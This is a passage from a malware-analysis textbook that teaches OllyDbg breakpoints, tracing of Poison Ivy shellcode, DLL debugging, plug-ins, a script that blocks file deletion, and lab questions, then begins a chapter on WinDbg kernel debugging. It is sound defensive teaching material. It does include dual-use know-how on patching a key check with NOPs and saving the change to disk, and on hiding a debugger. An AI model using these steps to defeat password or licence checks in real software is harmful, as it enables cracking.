decoded for use. This method will identify only the strings the program uses as it uses them. Later in this chapter, we will discuss how to modify instructions to decode all of the strings at once.

Conditional Breakpoints

As you learned in the previous chapter, conditional breakpoints are software breakpoints that will break only if a certain condition is true. OllyDbg allows you to set conditional breakpoints using expressions; each time the software breakpoint is hit, the expression is evaluated. If the expression result is nonzero, execution pauses.

WARNING *Be careful when using conditional breakpoints. Setting one may cause your program to run much more slowly, and if you are incorrect about your condition, the program may never stop running.*

Conditional software breakpoints can be particularly useful when you want to save time when trying to pause execution once a certain parameter is passed to a frequently called API function, as demonstrated in the following example.

You can use conditional breakpoints to detect memory allocations above a certain size. Consider Poison Ivy, a popular backdoor, which receives commands through the Internet from a command-and-control server operated by an attacker. The commands are implemented in shellcode, and Poison Ivy allocates memory to house the shellcode it receives. However, most of the memory allocations performed in Poison Ivy are small and uninteresting, except when the command-and-control server sends a large quantity of shellcode to be executed.

The best way to catch the Poison Ivy allocation for that shellcode is to set a conditional breakpoint at the `VirtualAlloc` function in *Kernel32.dll*. This is the API function that Poison Ivy uses to dynamically allocate memory; therefore, if you set a conditional breakpoint when the allocation size is greater than 100 bytes, the program will not pause when the smaller (and more frequent) memory allocations occur.

To set our trap, we can begin by putting a standard breakpoint at the start of the `VirtualAlloc` function to run until the breakpoint is hit. Figure 9-7 shows the stack window when a breakpoint is hit at the start of `VirtualAlloc`.




Figure 9-7: Stack window at the start of `VirtualAlloc`

The figure shows the top five items on the stack. The return address is first, followed by the four parameters (`Address`, `Size`, `AllocationType`, and `Protect`) for `VirtualAlloc`. The parameters are labeled next to their values and location in the stack. In this example, 0x29 bytes are to be allocated. Since the top of the stack is pointed to by the ESP register in order to access the `Size` field, we must reference it in memory as `[ESP+8]`.

Figure 9-8 shows the disassembler window when a breakpoint is hit at the start of `VirtualAlloc`. We set a conditional breakpoint when `[ESP+8]>100`, in order to catch Poison Ivy when it is about to receive a large amount of shellcode. To set this conditional software breakpoint, follow these steps:

1. Right-click in the disassembler window on the first instruction of the function, and select **Breakpoint ▸ Conditional**. This brings up a dialog asking for the conditional expression.
2. Set the expression and click **OK**. In this example, use `[ESP+8]>100`.
3. Click **Play** and wait for the code to break.




Figure 9-8: Setting a conditional breakpoint in the disassembler window

Hardware Breakpoints

OllyDbg provides functionality for setting hardware breakpoints through the use of dedicated hardware registers, as described in Chapter 8.

Hardware breakpoints are powerful because they don't alter your code, stack, or any target resource. They also don't slow down execution speed. As we noted in the previous chapter, the problem with hardware breakpoints is that you can set only four at a time.

To set hardware breakpoints on an instruction, right-click that instruction and select **Breakpoint ▸ Hardware, on Execution**.

You can tell OllyDbg to use hardware breakpoints instead of software breakpoints by default by using the Debugging Options menu. You might do this in order to protect against certain anti-debugging techniques, such as software breakpoint scanning, as we'll discuss in Chapter 16.

Memory Breakpoints

OllyDbg supports *memory breakpoints*, allowing you to set a breakpoint on a chunk of memory in order to have the code break on access to that memory. OllyDbg supports the use of software and hardware memory breakpoints, as well as the ability to specify whether you want it to break on read, write, execute, or any access.

To set a basic memory breakpoint, select a portion of memory in the memory dump window or a section in the memory map, right-click it, and select **Breakpoint ▸ Memory, on Access**. You can set only one memory breakpoint at a time. The previously set memory breakpoint is removed if you set a new one.

OllyDbg implements software memory breakpoints by changing the attributes of memory blocks containing your selection. However, this technique is not always reliable and can bring with it considerable overhead. Therefore, you should use memory breakpoints sparingly.

Memory breakpoints are particularly useful during malware analysis when you want to find out when a loaded DLL is used: you can use a memory breakpoint to pause execution as soon as code in the DLL is executed. To do this, follow these steps:

1. Bring up the Memory Map window and right-click the DLL's `.text` section (the section that contains the program's executable code).
2. Select **Set Memory Breakpoint on Access**.
3. Press F9 or click the play button to resume execution.

The program should break when execution ends up in the DLL's `.text` section.

Loading DLLs

In addition to being able to load and attach to executables, OllyDbg can also debug DLLs. However, since DLLs cannot be executed directly, OllyDbg uses a dummy program called *loaddll.exe* to load them. This technique is extremely useful, because malware often comes packaged as a DLL, with most of its code contained inside its `DllMain` function (the initialization function called when a DLL is loaded into a process). By default, OllyDbg breaks at the DLL entry point (`DllMain`) once the DLL is loaded.

In order to call exported functions with arguments inside the debugged DLL, you first need to load the DLL with OllyDbg. Then, once it pauses at the DLL entry point, click the play button to run `DllMain` and any other initialization the DLL requires, as shown in Figure 9-9. Next, OllyDbg will pause, and you can call specific exports with arguments and debug them by selecting **Debug ▸ Call DLL Export** from the main menu.




Figure 9-9: OllyDbg play button

For example, in Figure 9-10, we have loaded *ws2_32.dll* into OllyDbg and called the `ntohl` function at ❶, which converts a 32-bit number from network to host byte order. On the left, we can add any arguments we need. Here, we add one argument, which is `127.0.0.1` (0x7F000001) in network byte order at ❷. The boxes on the left are checked only where we are supplying arguments.




Figure 9-10: Calling DLL exports

You can quickly view the assembly instructions for `ntohl` by clicking the **Follow in Disassembler** button. The Hide on call checkbox on the bottom right can be used to hide this window after you perform a call. The Pause after call checkbox is useful for pausing execution immediately after the export is called, which can be a useful alternative to using breakpoints.

Once you have set up your arguments and any registers, click the **Call** button at the bottom right to force the call to take place. The OllyDbg window should then show the value of all registers before and after the call.

To debug this exported function, be sure to set any breakpoints before clicking Call, or check the Pause after call checkbox. In Figure 9-10, you see the result of the function stored in EAX, which is 127.0.0.1 (0x0100007F) in host byte order shown at ❸.

Tracing

Tracing is a powerful debugging technique that records detailed execution information for you to examine. OllyDbg supports a variety of tracing features, including the standard back trace, call stack trace, and run trace.

Standard Back Trace

Any time you are moving through the disassembler window with the Step Into and Step Over options, OllyDbg is recording that movement. You can use the minus (−) key on your keyboard to move back in time and see the instructions you previously executed. The plus (+) key will take you forward. If you used Step Into, you can trace each step taken. If you used Step Over,

you can step in only the areas that you stepped on before; you can't go back and then decide to step into another area.

Call Stack

You can use OllyDbg to view the execution path to a given function via a *call stack trace*. To view a call stack, select **View ▸ Call Stack** from the main menu. You will see a window displaying the sequence of calls taken to reach your current location.

To walk the call stack, click the Address or Called From sections of the Call Stack window. The registers and stack will not show what was going on when you were at that location, unless you are performing a run trace.

Run Trace

A *run trace* allows you to execute code and have OllyDbg save every executed instruction and all changes made to the registers and flags.

There are several ways to activate run tracing:

- Highlight the code you wish to trace in the disassembler window, right-click it, and select **Run Trace ▸ Add Selection**. After execution of that code, select **View ▸ Run Trace** to see the instructions that were executed. Use the – and + keys on your keyboard to navigate the code (as discussed in "Standard Back Trace" on page 192). With this method, you'll see the changes that occurred to every register for each instruction as you navigate.
- Use the **Trace Into** and **Trace Over** options. These options may be easier to use than Add Selection, because you don't need to select the code you wish to trace. Trace Into will step into and record all instructions that execute until a breakpoint is hit. Trace Over will record only the instructions that occur in the current function you are executing.

WARNING *If you use the Trace Into and Trace Over options without setting a breakpoint, OllyDbg will attempt to trace the entire program, which could take a long time and consume a lot of memory.*

- Select **Debug ▸ Set Condition**. You can trace until a condition hits, causing the program to pause. This is useful when you want to stop tracing when a condition occurs, and back trace from that location to see how or why it occurred. You'll see an example of this usage in the next section.

Tracing Poison Ivy

Recall from our earlier discussion that the Poison Ivy backdoor often allocates memory for shellcode that it receives from its command-and-control server. Poison Ivy downloads the shellcode, copies it to the dynamically allocated location, and executes it. In some cases, you can use tracing to catch that shellcode execution when EIP is in the heap. The trace can show you how the shellcode started.

Figure 9-11 shows the condition we set to catch Poison Ivy's heap execution. We set OllyDbg to pause when EIP is less than the typical image location (0x400000, below which the stack, heap, and other dynamically allocated memory are typically located in simple programs). EIP should not be in these locations in a normal program. Next, we select Trace Into, and the entire program should be traced until the shellcode is about to be executed.

In this case, the program pauses when EIP is 0x142A88, the start of the shellcode. We can use the **-** key to navigate backward and see how the shellcode was executed.




Figure 9-11: Conditional tracing

Exception Handling

By default, when an exception occurs while OllyDbg is attached, the program stops executing and the debugger is given control first. The debugger can handle the exception or pass it to the program. OllyDbg will pause execution when the exception happens, and you can decide to pass the exception to the program with one of the following:

- SHIFT-F7 will step into the exception.
- SHIFT-F8 will step over it.
- SHIFT-F9 will run the exception handler.

OllyDbg has options for handling exceptions, as shown in Figure 9-12. These options can tell the debugger to ignore certain exceptions and pass them directly to the program. (It is often a good idea to ignore all exceptions during malware analysis, because you are not debugging the program in order to fix problems.)




Figure 9-12: Exception handling options in OllyDbg

Patching

OllyDbg makes it easy to modify just about any live data, such as registers and flags. It also enables you to assemble and patch code directly into a program. You can modify instructions or memory by highlighting a region, right-clicking that region, and selecting **Binary ▸ Edit**. This will pop up a window for you to add any opcodes or data. (OllyDbg also has special functions to fill with 00 entries, or NOP instructions.)

Figure 9-13 shows a section of code from a password-protected piece of malware that requires that a special key be input in order to configure the malware. We see an important check and conditional jump (`JNZ`) at ❶ decide if the key is accepted. If the jump is taken, `Bad key` will be printed; otherwise, it will print `Key Accepted!`. A simple way to force the program to go the key-accepted route is to apply a patch. As shown in Figure 9-13, highlight the conditional jump instruction, right-click, and select **Binary ▸ Fill with NOPs**, as at ❷. This will change the `JNZ` instruction to NOPs, and the program will think that a key has been accepted.




Figure 9-13: Patching options in OllyDbg

Note that the patch is in live memory only for this instance of the process. We can take the patching a step further by copying the change out to an executable. This is a two-step process, as outlined in Figure 9-14.




Figure 9-14: Two-step process for copying a live memory patch to an executable on disk

To apply this change, right-click the disassembler window where you patched the code and select **Copy to Executable ▸ All Modifications** as shown at ❶. This will copy all changes you have made in live memory and pop up a new window, as shown at the bottom of Figure 9-14. Select **Save File**, as shown at ❷, to save it to disk.

Notice that Figure 9-14 contains the same code as Figure 9-13, except the `JNZ` instruction has been replaced by two NOP instructions. This procedure would permanently store NOPs at that location in the executable on disk, meaning that any key will be accepted by the malware permanently. This technique can be useful when you wish to permanently modify a piece of malware in order to make it easier to analyze.

Analyzing Shellcode

OllyDbg has an easy (if undocumented) way to analyze shellcode. Follow these steps to use this approach:

1. Copy shellcode from a hex editor to the clipboard.
2. Within the memory map, select a memory region whose type is `Priv`. (This is private memory assigned to the process, as opposed to the read-only executable images that are shared among multiple processes.)
3. Double-click rows in the memory map to bring up a hex dump so you can examine the contents. This region should contain a few hundred bytes of contiguous zero bytes.
4. Right-click the chosen region in the Memory Map window, and select **Set Access ▸ Full Access** to give the region read, write, and execute permissions.
5. Return to the memory dump window. Highlight a region of zero-filled bytes large enough for the entire shellcode to fit, right-click the selection, and select **Binary ▸ Binary Paste**. This will paste the shellcode to the selected region.
6. Set the EIP register to the location of the memory you modified. (You can easily set the EIP register by right-clicking an instruction in the disassembler window and selecting **New Origin Here**.)

Now you can run, debug, and single-step through the shellcode, just as you would a normal program.

Assistance Features

OllyDbg provides many mechanisms to help with analysis, including the following:

Logging OllyDbg keeps a log of events constantly available. To access them, select **View ▸ Log**. This log shows which executable modules were loaded, which breakpoints were hit, and other information. The log can be useful during your analysis to figure out which steps you took to get to a certain state.

Watches window OllyDbg supports the use of a Watches window, which allows you to watch the value of an expression that you generate. This expression is constantly updated in this window, which can be accessed by selecting **View ▸ Watches**. You can set an expression in the Watches window by pressing the spacebar.

Help The **OllyDbg Help ▸ Contents** option provides a detailed set of instructions for writing expressions under Evaluation of Expressions. This is useful if you need to monitor a specific piece of data or complicated function. For example, if you wanted to monitor the memory location of EAX+ESP+4, you would enter the expression `[EAX+ESP+4]`.

Labeling As with IDA Pro, you can label subroutines and loops in OllyDbg. A label in OllyDbg is simply a symbolic name that is assigned to an address of the debugged program. To set a label in the disassembler window, right-click an address and select **Label**. This will pop up a window, prompting you for a label name. All references to this location will now use this label instead of the address. Figure 9-15 shows an example of adding the label `password_loop`. Notice how the name reference at 0x401141 changes to reflect the new name.




Figure 9-15: Setting a label in OllyDbg

Plug-ins

OllyDbg has standard plug-ins and many additional ones available for download. You'll find a decent collection of OllyDbg plug-ins that are useful for malware analysis at *http://www.openrce.org/downloads/browse/OllyDbg_Plugins*.

OllyDbg plug-ins come as DLLs that you place in the root OllyDbg install directory. Once in that directory, the plug-ins should be recognized automatically and added to the Plugins menu.

NOTE *Writing plug-ins in OllyDbg can be a tedious process. If you wish to extend the functionality of OllyDbg, we recommend writing Python scripts, as described later in the chapter, in "Scriptable Debugging" on page 200.*

OllyDump

OllyDump is the most commonly used OllyDbg plug-in because it provides the ability to dump a debugged process to a PE file. OllyDump tries to reverse the process that the loader performed when it loaded the executable; however, it will use the current state of the various sections (code, data, and so on) as they exist in memory. (This plug-in is typically used for unpacking, which we'll discuss extensively in Chapter 18.)

Figure 9-16 shows the OllyDump window. When dumping, you can manually set the entry point and the offsets of the sections, although we recommend that you let OllyDbg do this for you automatically.




Figure 9-16: OllyDump plug-in window

Hide Debugger

The Hide Debugger plug-in employs a number of methods to hide OllyDbg from debugger detection. Many malware analysts run this plug-in all the time, just in case the malware employs anti-debugging.

This plug-in specifically protects against `IsDebuggerPresent` checks, `FindWindow` checks, unhandled exception tricks, and the `OuputDebugString` exploit against OllyDbg. (We discuss anti-debugging techniques in Chapter 16.)

Command Line

The Command Line plug-in allows you to have command-line access to OllyDbg. The command line can create a WinDbg-like experience, although not many users of OllyDbg take advantage of it. (The WinDbg debugger is discussed in the next chapter.)

To activate the command-line window, select **Plugins ▸ Command Line ▸ Command Line**. Table 9-3 shows the list of common commands. Additional commands can be found in the help file that comes with the Command Line plug-in.

Table 9-3: Commands for the OllyDbg Command Line

Command	Function
`BP` *expression* [`,`*condition*]	Set software breakpoint
`BC` *expression*	Remove breakpoint
`HW` *expression*	Set hardware breakpoint on execution
`BPX` *label*	Set breakpoint on each call to *label*
`STOP` or `PAUSE`	Pause execution
`RUN`	Run program
`G` [*expression*]	Run until address
`S`	Step into
`SO`	Step over
`D` *expression*	Dump memory

When debugging, you will often want to break execution at the start of an imported function in order to see the parameters being passed to that function. You can use the command line to quickly set a breakpoint at the start of an imported function.

In the example in Figure 9-17, we have a piece of malware with strings obfuscated; however, it has an import of `gethostbyname`. As shown in the figure, we execute the command `bp gethostbyname` at the command line, which sets a breakpoint at the start of the `gethostbyname` function. After we set the breakpoint, we run the program, and it breaks at the start of `gethostbyname`. Looking at the parameters, we see the hostname it intends to resolve (`malwareanalysisbook.com` in this example).




Figure 9-17: Using the command line to quickly set breakpoints

Bookmarks

The Bookmarks plug-in is included by default in OllyDbg. It enables you to add bookmarks of memory locations, so that you can get to them easily in the future without needing to remember the addresses.

To add a bookmark, right-click in the disassembler window and select **Bookmark ▸ Insert Bookmark**. To view bookmarks, select **Plugins ▸ Bookmarks ▸ Bookmarks**, and then click any of your bookmarks to go to that location.

Scriptable Debugging

Since OllyDbg plug-ins are compiled into DLLs, creating or modifying a plug-in tends to be an involved process. Therefore, when extending functionality, we employ ImmDbg, which employs Python scripts and has an easy-to-use API.

ImmDbg's Python API includes many utilities and functions. For example, you can integrate your scripts into the debugger as native code in order to create custom tables, graphs, and interfaces of all sorts. Popular reasons to write scripts for malware analysis include anti-debugger patching, inline function hooking, and function parameter logging—many of which can be found on the Internet.

The most common type of Python script written for ImmDbg is known as a *PyCommand*. This is a Python script located in the *PyCommands*\ directory in the install location of ImmDbg. After you write a script, you must copy it to this directory to be able to run it. These Python commands can be executed from the command bar with a preceding `!`. For a list of available PyCommands, enter `!list` at the command line.

PyCommands have the following structure:

- A number of import statements can be used to import Python modules (as in any Python script). The functionality of ImmDbg itself is accessed through the `immlib` or `immutils` module.
- A `main` function reads the command-line arguments (passed in as a Python list).
- Code implements the actions of the PyCommand.
- A `return` contains a string. Once the script finishes execution, the main debugger status bar will be updated with this string.

The code in Listing 9-3 shows a simple script implemented as a PyCommand. This script can be used to prevent malware from deleting a file from the system.

```
import immlib

def Patch_DeleteFileA(imm): ❷
    delfileAddress = imm.getAddress("kernel32.DeleteFileA")
    if (delfileAddress <= 0):
        imm.log("No DeleteFile to patch")
        return
```

```
    imm.log("Patching DeleteFileA")
    patch = imm.assemble("XOR EAX, EAX \n Ret 4") ❸
    imm.writeMemory(delfileAddress, patch)

def main(args): ❶
    imm = immlib.Debugger()
    Patch_DeleteFileA(imm)
    return "DeleteFileA is patched..."
```

Listing 9-3: PyCommand script to neuter `DeleteFile`

Malware often calls `DeleteFile` to remove files from the system before you can copy them to another location. If you run this script via `!scriptname`, it will patch the `DeleteFileA` function, rendering it useless. The `main` method defined at ❶ calls `Patch_DeleteFileA`. This is a function we have defined at ❷ that returns the address of `DeleteFileA` by calling the ImmDbg API function `getAddress`. Once we have that location, we can overwrite the function with our own code. In this case, we overwrite it with the patch code at ❸. This code sets EAX to 0 and returns from the `DeleteFileA` call. This patch will cause `DeleteFile` to always fail, thus preventing the malware from being able to remove files from the system.

For additional information about writing Python scripts, use the Python command scripts that ImmDbg has built for reference. For further in-depth commentary on writing Python scripts for ImmDbg, see *Gray Hat Python* by Justin Seitz (No Starch Press, 2009).

Conclusion

OllyDbg is the most popular user-mode debugger for malware analysis and has many features to help you perform dynamic malware analysis. As you've seen, its rich interface provides a lot of information about debugged malware. For example, the memory map is a great way to see how a program is laid out in memory and to view all of its memory sections.

Many types of breakpoints in OllyDbg are useful, including conditional breakpoints, which are used to break on the parameters of function calls or when a program accesses a particular region of memory. OllyDbg can modify running binaries in order to force a behavior that may not normally occur, and you can permanently save modifications made to a binary on disk. Plug-ins and scriptable debugging can be used to extend the functionality of OllyDbg to provide benefits beyond its built-in features.

While OllyDbg is the most popular user-mode debugger, the next chapter focuses on the most popular kernel-mode debugger: WinDbg. Since OllyDbg can't debug kernel-mode malware such as rootkits and device drivers, you should become familiar with WinDbg if you want to dynamically analyze malware of this type.

LABS

Lab 9-1

Analyze the malware found in the file *Lab09-01.exe* using OllyDbg and IDA Pro to answer the following questions. This malware was initially analyzed in the Chapter 3 labs using basic static and dynamic analysis techniques.

Questions

1. How can you get this malware to install itself?
2. What are the command-line options for this program? What is the password requirement?
3. How can you use OllyDbg to permanently patch this malware, so that it doesn't require the special command-line password?
4. What are the host-based indicators of this malware?
5. What are the different actions this malware can be instructed to take via the network?
6. Are there any useful network-based signatures for this malware?

Lab 9-2

Analyze the malware found in the file *Lab09-02.exe* using OllyDbg to answer the following questions.

Questions

1. What strings do you see statically in the binary?
2. What happens when you run this binary?
3. How can you get this sample to run its malicious payload?
4. What is happening at 0x00401133?
5. What arguments are being passed to subroutine 0x00401089?
6. What domain name does this malware use?
7. What encoding routine is being used to obfuscate the domain name?
8. What is the significance of the `CreateProcessA` call at 0x0040106E?

Lab 9-3

Analyze the malware found in the file *Lab09-03.exe* using OllyDbg and IDA Pro. This malware loads three included DLLs (*DLL1.dll*, *DLL2.dll*, and *DLL3.dll*) that are all built to request the same memory load location. Therefore, when viewing these DLLs in OllyDbg versus IDA Pro, code may appear at different memory locations. The purpose of this lab is to make you comfortable with finding the correct location of code within IDA Pro when you are looking at code in OllyDbg.

Questions

1. What DLLs are imported by *Lab09-03.exe*?
2. What is the base address requested by *DLL1.dll*, *DLL2.dll*, and *DLL3.dll*?
3. When you use OllyDbg to debug *Lab09-03.exe*, what is the assigned based address for: *DLL1.dll*, *DLL2.dll*, and *DLL3.dll*?
4. When *Lab09-03.exe* calls an import function from *DLL1.dll*, what does this import function do?
5. When *Lab09-03.exe* calls `WriteFile`, what is the filename it writes to?
6. When *Lab09-03.exe* creates a job using `NetScheduleJobAdd`, where does it get the data for the second parameter?
7. While running or debugging the program, you will see that it prints out three pieces of mystery data. What are the following: DLL 1 mystery data 1, DLL 2 mystery data 2, and DLL 3 mystery data 3?
8. How can you load *DLL2.dll* into IDA Pro so that it matches the load address used by OllyDbg?

10

KERNEL DEBUGGING WITH WINDBG

WinDbg (often pronounced “Windbag”) is a free debugger from Microsoft. While not as popular as OllyDbg for malware analysis, WinDbg has many advantages, the most significant of which is kernel debugging. This chapter explores ways to use WinDbg for kernel debugging and rootkit analysis.

WinDbg does support user-mode debugging, and much of the information in this chapter is applicable to user mode and kernel mode, but we will focus on kernel mode because most malware analysts use OllyDbg for user-mode debugging. WinDbg also has useful features for monitoring interactions with Windows, as well as extensive help files.

Drivers and Kernel Code

Before we begin debugging malicious kernel code, you need to understand how kernel code works, why malware writers use it, and some of the unique challenges it presents. Windows *device drivers*, more commonly referred to simply as *drivers*, allow third-party developers to run code in the Windows kernel.

Drivers are difficult to analyze because they load into memory, stay resident, and respond to requests from applications. This is further complicated because applications do not directly interact with kernel drivers. Instead, they access *device objects*, which send requests to particular devices. Devices are not necessarily physical hardware components; the driver creates and destroys devices, which can be accessed from user space.

For example, consider a USB flash drive. A driver on the system handles USB flash drives, but an application does not make requests directly to that driver; it makes requests to a specific device object instead. When the user plugs the USB flash drive into the computer, Windows creates the "*F:* drive" device object for that drive. An application can now make requests to the *F:* drive, which ultimately will be sent to the driver for USB flash drives. The same driver might handle requests for a second USB flash drive, but applications would access it through a different device object such as the *G:* drive.

In order for this system to work properly, drivers must be loaded into the kernel, just as DLLs are loaded into processes. When a driver is first loaded, its `DriverEntry` procedure is called, similar to `DLLMain` for DLLs.

Unlike DLLs, which expose functionality through the export table, drivers must register the address for callback functions, which will be called when a user-space software component requests a service. The registration happens in the `DriverEntry` routine. Windows creates a *driver object* structure, which is passed to the `DriverEntry` routine. The `DriverEntry` routine is responsible for filling this structure in with its callback functions. The `DriverEntry` routine then creates a device that can be accessed from user space, and the user-space application interacts with the driver by sending requests to that device.

Consider a read request from a program in user space. This request will eventually be routed to a driver that manages the hardware that stores the data to be read. The user-mode application first obtains a file handle to this device, and then calls `ReadFile` on that handle. The kernel will process the `ReadFile` request, and eventually invoke the driver's callback function responsible for handling read I/O requests.

The most commonly encountered request for a malicious kernel component is `DeviceIoControl`, which is a generic request from a user-space module to a device managed by a driver. The user-space program passes an arbitrary length buffer of data as input and receives an arbitrary length buffer of data as output.

Calls from a user-mode application to a kernel-mode driver are difficult to trace because of all the OS code that supports the call. By way of illustration, Figure 10-1 shows how a request from a user-mode application eventually

reaches a kernel-mode driver. Requests originate from a user-mode program and eventually reach the kernel. Some requests are sent to drivers that control hardware; others affect only the internal kernel state.




Figure 10-1: How user-mode calls are handled by the kernel

NOTE *Some kernel-mode malware has no significant user-mode component. It creates no device object, and the kernel-mode driver executes on its own.*

Malicious drivers generally do not usually control hardware; instead, they interact with the main Windows kernel components, *ntoskrnl.exe* and *hal.dll*. The *ntoskrnl.exe* component has the code for the core OS functions, and *hal.dll* has the code for interacting with the main hardware components. Malware will often import functions from one or both of these files in order to manipulate the kernel.

Setting Up Kernel Debugging

Debugging in the kernel is more complicated than debugging a user-space program because when the kernel is being debugged, the OS is frozen, and it's impossible to run a debugger. Therefore, the most common way to debug the kernel is with VMware.

